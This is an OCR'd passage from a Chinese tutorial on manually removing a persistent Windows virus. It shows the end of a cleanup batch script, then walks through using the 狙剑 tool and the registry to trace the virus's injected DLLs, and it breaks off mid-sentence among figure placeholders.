


图2

```
exe\ysl ..\>nul 2>nul
  ::建立这个病毒的免疫文件，用于防止病毒再生成
echo 完成！
pause>nul
  ::程序暂停
Exit
  ::退出程序
```

把以上代码用记事本另存为“text.bat”后双击运行就行了，这段代码用于删除病毒和清除病毒的自启动项。

程序运行结束后我再次打开任务管理器进行查看，发现那两个进程已经不在了，再来到系统目录下也没有看到病毒文件，我本以为这样就把病毒给清除了，但当我重启系统后，发现病毒依然存在，而且刚才我做的所有修复又都被更改回去了。

二、太公钓鱼

我猜想这病毒一定是插入进程或是以驱动方式来启动的，于是运行“狙剑”并打开自启动文件夹，然后重新启动。重启后狙剑自动拦截了一个消息钩子，如图3，记录下其中的进程名和DLL文件的路径，然后选择“禁止一次”并点击“确定”，这时狙剑就会不停的弹出类似的窗口，重复刚才的步骤并记录下所有的DLL文件，如图4。使用记事本保存下来（这是为了方便后面编写专杀工具），然后输入**regedt32**打开注册表，依次搜索这些DLL文件的所在键值路径，如图5，然后再使用记事本记




图3




图4




图5




图6




图8

